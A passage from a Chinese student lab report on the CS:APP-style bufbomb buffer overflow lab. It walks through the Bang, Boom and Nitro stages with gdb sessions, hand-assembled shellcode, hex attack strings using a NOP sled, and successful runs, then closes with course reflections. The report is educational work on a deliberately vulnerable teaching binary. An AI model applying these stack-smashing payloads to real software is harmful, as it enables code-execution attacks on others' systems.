8048d3a:    c7 04 24 4c a1 04 08 movl    $0x804a14c,(%esp)
8048d41:    e8 8a fb ff ff    call    80488d0 <printf@plt>
8048d46:    c7 04 24 00 00 00 00 movl    $0x0,(%esp)
8048d4d:    e8 3e fc ff ff    call    8048990 <exit@plt>
```

图 3.7 攻击函数 Bang

通过 `mov 0x804c218,%eax` 这条指令可以确定全局变量 `global_value` 的地址为 `0x804c218`。

进一步考虑实现对全局变量的赋值，需要 `mov` 指令才能够完成，即在溢出空间中实现一段代码指令。

首先要正确跳转到溢出攻击的代码区域,通过其中的栈帧和 esp 的值就可以确定 buf 缓冲区的首地址,之后可以看到其将 buf 首地址赋给 eax 作为 Gets 的参数,因此我们直接查看 eax 的值。

```
(gdb) b getbuf
Breakpoint 1 at 0x80491f2
(gdb) b Gets
Breakpoint 2 at 0x8048d58
(gdb) r -u U202215569
Starting program: /mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3/bufbomb -u U202215569
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: U202215569
Cookie: 0x1b7c2adb

Breakpoint 1, 0x80491f2 in getbuf ()
(gdb) ni
0x80491f5 in getbuf ()
(gdb) ni
0x80491f8 in getbuf ()
(gdb) ni

Breakpoint 2, 0x8048d58 in Gets ()
(gdb) i registers
eax                0x556838a8                1432893608
ecx                0xf7fae094                -134553452
edx                0x0                        0
ebx                0x0                        0
esp                0x55683884                0x55683884 <_reserved+1038468>
ebp                0x55683890                0x55683890 <_reserved+1038480>
esi                0x556865c0                1432905152
edi                0x1                        1
eip                0x8048d58                0x8048d58 <Gets+6>
eflags             0x212                [ AF IF ]
cs                 0x23                35
ss                 0x2b                43
ds                 0x2b                43
es                 0x2b                43
fs                 0x0                        0
gs                 0x63                99
```

图 3.8 通过 gdb 调试获得 eax 寄存器的值

因此可以确认 buf 的首地址为 0x556838a8,也就是将要覆盖原来 eip 的值。

然后溢出攻击区域代码的转换可以通过将汇编代码转换成机器指令的方式进行解决,编写的汇编代码如下:

```
movl $0x1b7c2adb,0x0804c218
pushl $0x08048d05
ret
```

先通过 touch bang.s 命令新建一个 s 文件,然后将编写的汇编代码文本输入到文件中,通过 gcc -m32 -c bang.s 命令和 objdump -d bang.o 命令将其转换成机器指令。

```

pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ touch bang.s
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ gcc -m32 -c bang.s
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ objdump -d bang.o

bang.o:          file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
 0:  c7 05 18 c2 04 08 db      movl    $0x1b7c2adb,0x804c218
 7:  2a 7c 1b
 a:  68 05 8d 04 08          push    $0x8048d05
 f:  c3                      ret

```

图 3.9 将汇编代码转为机器指令

最后构造攻击字符串，用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 $0x28+4+4=48$ 个字节。攻击字符串的倒数 4 个字节应是 buf 缓冲区的首地址 0x556838a8。

因此具体的攻击字符串为：

```

c7 05 18 c2 04 08 db 2a 7c 1b 68 05 8d 04 08 c3 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a8 38 68 55

```

4. 实验结果

将上述字符串写入文件中，成功完成攻击操作。

```

pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ cat bang_U202215569.txt|./hex2raw|./bufbomb -u U202215569
Userid: U202215569
Cookie: 0x1b7c2adb
Type string:Bang!: You set global_value to 0x1b7c2adb
VALID
NICE JOB!

```

图 3.10 阶段 3 的测试结果

3.2.4 阶段 4 Bomb

1. 任务描述

Boom 要求更高明的攻击，要求被攻击程序能返回到原调用函数 test 继续执行，即调用函数感觉不到攻击行为。

2. 实验设计

需要还原对栈帧结构的任何破坏，同时传递正确的参数 cookie 值给 test 函数，而不是返回值 1。

3. 实验过程

首先确定最终返回到 test 函数的地址，在反汇编代码中找到 test 函数，发现调用 getbuf 指令的下一条指令即为原本的 eip 返回指令，即 0x8048e81。

```

08048e6d <test>:
8048e6d:      55                push    %ebp
8048e6e:      89 e5             mov     %esp,%ebp
8048e70:      53                push    %ebx
8048e71:      83 ec 24          sub     $0x24,%esp
8048e74:      e8 6e ff ff ff    call    8048de7 <uniqueval>
8048e79:      89 45 f4          mov     %eax,-0xc(%ebp)
8048e7c:      e8 6b 03 00 00    call    80491ec <getbuf>
8048e81:      89 c3             mov     %eax,%ebx

```

图 3.11 返回到 test 函数地址

因此易写出攻击代码如下：

```

movl $0x1b7c2adb,%eax

push $0x8048e81

ret

```

转化方法同阶段 3，转换后的机器指令代码如图 3.12 所示。

```

pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ touch bomb.s
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ gcc -m32 -c bomb.s
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ objdump -d bomb.o

bomb.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  b8 db 2a 7c 1b      mov     $0x1b7c2adb,%eax
 5:  68 81 8e 04 08      push    $0x8048e81
 a:  c3                  ret

```

图 3.12 将汇编代码转为机器指令

但是按照这样构造攻击代码，无法将 ebp 的值不作改变的返回，因此需要查看在调用 getbuf 之前的 ebp 的值获取其原本的 ebp 返回值。

如图 3.13 所示，即 ebp 的值为 0x55683900。

```

(gdb) b test
Breakpoint 1 at 0x8048e71
(gdb) r -u U202215569
Starting program: /mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3/bufbomb -u U202215569
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: U202215569
Cookie: 0x1b7c2adb

Breakpoint 1, 0x08048e71 in test ()
(gdb) ni
0x08048e74 in test ()
(gdb) ni
0x08048e79 in test ()
(gdb) ni
0x08048e7c in test ()

```

```
(gdb) i registers
eax            0x150e82a3          353272483
ecx            0xf7fae094        -134553452
edx            0x0                0
ebx            0x0                0
esp            0x556838d8        0x556838d8 <_reserved+1038552>
ebp            0x55683900        0x55683900 <_reserved+1038592>
esi            0x556865c0        1432905152
edi            0x1                1
eip            0x8048e7c          0x8048e7c <test+15>
eflags         0x212            [ AF IF ]
cs             0x23              35
ss             0x2b              43
ds             0x2b              43
es             0x2b              43
fs             0x0                0
gs             0x63              99
```

图 3.13 获得原本 ebp 寄存器的地址

最后构造攻击字符串，用来覆盖数组 `buf`，进而溢出并覆盖 `ebp` 和 `ebp` 上面的返回地址，攻击字符串的大小应该是 $0x28+4+4=48$ 个字节。攻击字符串的倒数 4 个字节为 `buf` 缓冲区的首地址 `0x556838a8`，倒数第八个字节之后的四个字节为 `ebp` 的值 `0x55683900`。

因此具体的攻击字符串为:

[illegible]

4.实验结果

将上述字符串写入文件中，成功完成攻击操作。

```
pyr@pyrboard: /mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ cat bomb_U202215569.txt | ./hex2raw | ./bufbomb -u U202215569
UserId: U202215569
Cookie: 0x1b7c2adb
Type string:Boom!: getbuf returned 0x1b7c2adb
VALID
NICE JOB!
```

图 3.14 阶段 4 的测试结果

3.2.5 阶段 5 Nitro

1. 任务描述

构造攻击字符串使 `getbufn` 函数(注:在 `kaboom` 阶段, `bufbomb` 将调用 `testn` 函数和 `getbufn` 函数), 返回 `cookie` 值至 `testn` 函数, 而不是返回值 1。

2. 实验设计

需要将 cookie 值设为函数返回值，复原被破坏的栈帧结构，并正确地返回到 testn 函数。5 次执行栈（ebp）均不同，要想办法保证每次都能够正确复原栈帧被破坏的状态，并使程序能够正确返回到 test。

3. 实验过程

首先确定此问题的难点就是执行栈的不同，此时需要一个很特别的指令 `nop`

指令（90），不更改任何寄存器和内存空间，仅仅更改 eip 的值，仅仅向下进行跳转。

因此需要确定变动的 ebp 值，通过选定合适的跳转指令，在此之前用 nop 填充，就能够保证变动的栈每次都能正确地执行攻击指令。

首先查看调用的 getbufn 缓冲区空间大小，写入字符串的首地址为 -0x208(%ebp)，而返回地址位于 0x4(%ebp)，因此我们需填充 $0x4 - (-0x208) = 0x20c = 524$ 个字节的字符，再写 4 个字节覆盖 getbufn() 的返回地址。

```

08049204 <getbufn>:
8049204:      55                push    %ebp
8049205:      89 e5             mov     %esp,%ebp
8049207:      81 ec 18 02 00 00  sub     $0x218,%esp
804920d:      8d 85 f8 fd ff ff  lea     -0x208(%ebp),%eax
8049213:      89 04 24           mov     %eax,(%esp)
8049216:      e8 37 fb ff ff    call    8048d52 <Gets>
804921b:      b8 01 00 00 00     mov     $0x1,%eax
8049220:      c9               leave   %eax
8049221:      c3              ret
8049222:      90              nop
8049223:      90              nop

```

图 3.15 getbufn 函数写入地址

接着查看 testn 中本应正确返回的地址，函数正常返回 eip 的值应当为 0x8048e15。

然后探究 esp 和 ebp 的关系，可以得到 ebp 的正确值为 $esp + 24 + 4 = 0x28(%esp)$ 。

```

08048e01 <testn>:
8048e01:      55                push    %ebp
8048e02:      89 e5             mov     %esp,%ebp
8048e04:      53                push    %ebx
8048e05:      83 ec 24           sub     $0x24,%esp
8048e08:      e8 da ff ff ff    call    8048de7 <uniqueval>
8048e0d:      89 45 f4           mov     %eax,-0xc(%ebp)
8048e10:      e8 ef 03 00 00     call    8049204 <getbufn>
8048e15:      89 c3             mov     %eax,%ebx

```

图 3.16 testn 函数反汇编代码

因此易写出攻击代码如下：

```

movl $0x1b7c2adb,%eax
lea 0x28(%esp),%ebp
push $0x8048e15
ret

```


转换后的机器指令代码如图 3.17 所示。

```
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ touch nitro.s
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ gcc -m32 -c nitro.s
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3$ objdump -d nitro.o

nitro.o:          file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  b8 db 2a 7c 1b      mov     $0x1b7c2adb,%eax
 5:  8d 6c 24 28         lea     0x28(%esp),%ebp
 9:  68 15 8e 04 08      push    $0x8048e15
 e:  c3                  ret
```

图 3.17 汇编代码转化为机器指令

最后确定返回地址，通过 ebp 值的变动确定，如图 3.18 所示，先在地址 0x8049213 处打一个断点，然后通过命令 r -n -u U202215569 开启 Nigro 模式并进行调试，连续调用五次 getbufn 函数，每次查看 ebp 寄存器中的值。

```
(gdb) b *0x8049213
Breakpoint 1 at 0x8049213
(gdb) r -n -u U202215569
Starting program: /mnt/d/计算机系统基础实验/系统基础实验LAB3/lab3/bufbomb -n -u U202215569
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: U202215569
Cookie: 0x1b7c2adb
```

```
Breakpoint 1, 0x08049213 in getbufn ()
(gdb) i r ebp
ebp                0x55683850                0x55683850 <_reserved+1038416>
(gdb) c
Continuing.
Type string:0
Dud: getbufn returned 0x1
Better luck next time
```

```
Breakpoint 1, 0x08049213 in getbufn ()
(gdb) i r ebp
ebp                0x556838d0                0x556838d0 <_reserved+1038544>
(gdb) c
Continuing.
Type string:0
Dud: getbufn returned 0x1
Better luck next time
```

```
Breakpoint 1, 0x08049213 in getbufn ()
(gdb) i r ebp
ebp                0x55683870                0x55683870 <_reserved+1038448>
(gdb) c
Continuing.
Type string:0
Dud: getbufn returned 0x1
Better luck next time
```



```
Breakpoint 1, 0x08049213 in getbufn ()
(gdb) i r ebp
ebp                0x55683920                0x55683920 <_reserved+1038624>
(gdb) c
Continuing.
Type string:0
Dud: getbufn returned 0x1
Better luck next time
```

图 3.18 多次调用 getbufn 函数及 ebp 变动

最终选择其中最大的 ebp 值减去 208 后作为跳转地址, 因为如果选择更小的地址, 当执行更大的 ebp-208 作为缓冲区地址时, 跳转指令无法跳转到构造的 nop 缓冲区中, 就会发生段错误, 因此最终 ebp 的值为 0x55683718。

最后构造攻击字符串，用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 520+4+4=528 个字节。攻击字符串的倒数 4 个字节应是设定的首地址 0x55683718，其余用 90 填充。

因此具体的攻击字符串为:

[illegible]

[illegible]

db 2a 7c 1b 8d 6c 24 28 68 15
8e 04 08 c3 18 37 68 55

4. 实验结果

将上述字符串写入文件中，成功完成攻击操作。

```
pyr@pyrboard:/mnt/d/计算机系统基础实验/系统基础实验 LAB3/lab3$ cat nitro_U202215569.txt|./hex2raw -n|./bufbomb -n -u U202215569
Userid: U202215569
Cookie: 0x1b7c2adb
Type string:KABOOM!: getbufn returned 0x1b7c2adb
Keep going
Type string:KABOOM!: getbufn returned 0x1b7c2adb
Keep going
Type string:KABOOM!: getbufn returned 0x1b7c2adb
Keep going
Type string:KABOOM!: getbufn returned 0x1b7c2adb
Keep going
Type string:KABOOM!: getbufn returned 0x1b7c2adb
VALID
NICE JOB!
```

图 3.19 阶段 5 的测试结果

3.3 实验小结

通过这次缓冲区溢出攻击实验，我获得了对汇编级攻击技术的深入理解。实验过程中，我逐步掌握了如何利用缓冲区溢出漏洞来修改程序执行流程，包括如何读取、写入内存，以及如何跳转到任意地址执行代码。这些技能对于我来说是非常宝贵的，它们不仅提高了我的技术水平，也增强了我对程序安全的防护能力。

在实验中，我遇到了一些挑战，尤其是在理解栈帧结构以及如何利用溢出区修改全局变量时。通过不断的尝试和调试，我逐渐克服了这些困难，并对栈帧的运作机制有了更清晰的认识。此外，实验还锻炼了我的问题解决能力，特别是在单步调试和代码追踪过程中，我学会了如何仔细分析程序的执行逻辑，以及如何逐步推导出所需的值。

总的来说，这次实验是我一次宝贵的学习经历。我不仅提高了自己的汇编编程和漏洞利用能力，还加深了对程序安全防护的认识。在未来的学习和工作中，我将继续努力提升自己的技能，掌握更多的技术。

实验总结

本次实验主要包括 Lab1 浮点数、Lab2bomb1ab 和 Lab3 缓冲区溢出攻击三个部分。通过这些实验，我深入理解了汇编语言中的一些重要概念和调试技术，同时也学到了许多实用的技能。

在 Lab1 浮点数实验中，我学习了如何使用各种位运算符号来实现所需的功能。这让我认识到，通过简单的位运算就可以实现很多复杂的功能，从而优化程序结构，提高程序的执行效率。同时，我也进一步了解了数据的存储形式。

在 Lab2bomb1ab 实验中，我们被要求拆除一个“binary bombs”的炸弹。在这个实验中，我学会了如何使用反汇编、gdb 调试和 objdump 等工具来理解程序的汇编语言代码、设置断点单步调试查看寄存器以及地址内容、获取可执行程序的存储信息以及主要功能。通过这个实验，我加强了对于 AT&T 汇编格式的理解，也掌握了一种解密程序的方法。同时，我还了解了 gdb 调试器的使用方法和各种功能。

在 Lab3 缓冲区溢出攻击实验中，我们需要输入攻击字符串，使缓冲区溢出并改变程序的执行行为。在这个实验中，我通过反汇编、gdb 调试和 objdump 等工具获取了栈帧和栈的各种信息，并构造了合适的攻击代码写入栈帧，从而改变了函数返回地址以及返回后的执行行为。通过这个实验，我加强了对于栈帧和栈以及函数返回原理的了解。

总的来说，这些实验让我深入理解了汇编相关的一些重要概念和调试技术，同时也很大程度上提高了我思考、解决问题的能力。我学会了如何分析程序的执行逻辑，如何设置断点单步调试，如何查看寄存器和地址内容，以及如何获取可执行程序的存储信息。我还学会了如何使用 gdb 调试器和 objdump 工具来理解程序的汇编语言代码，以及如何使用它们来获取程序的运行信息。

这些技能对于我来说是非常宝贵的，它们不仅提高了我的技术水平，也增强了我对程序安全的防护能力。在未来的学习和工作中，我将继续努力提升自己的技能，掌握更多技术。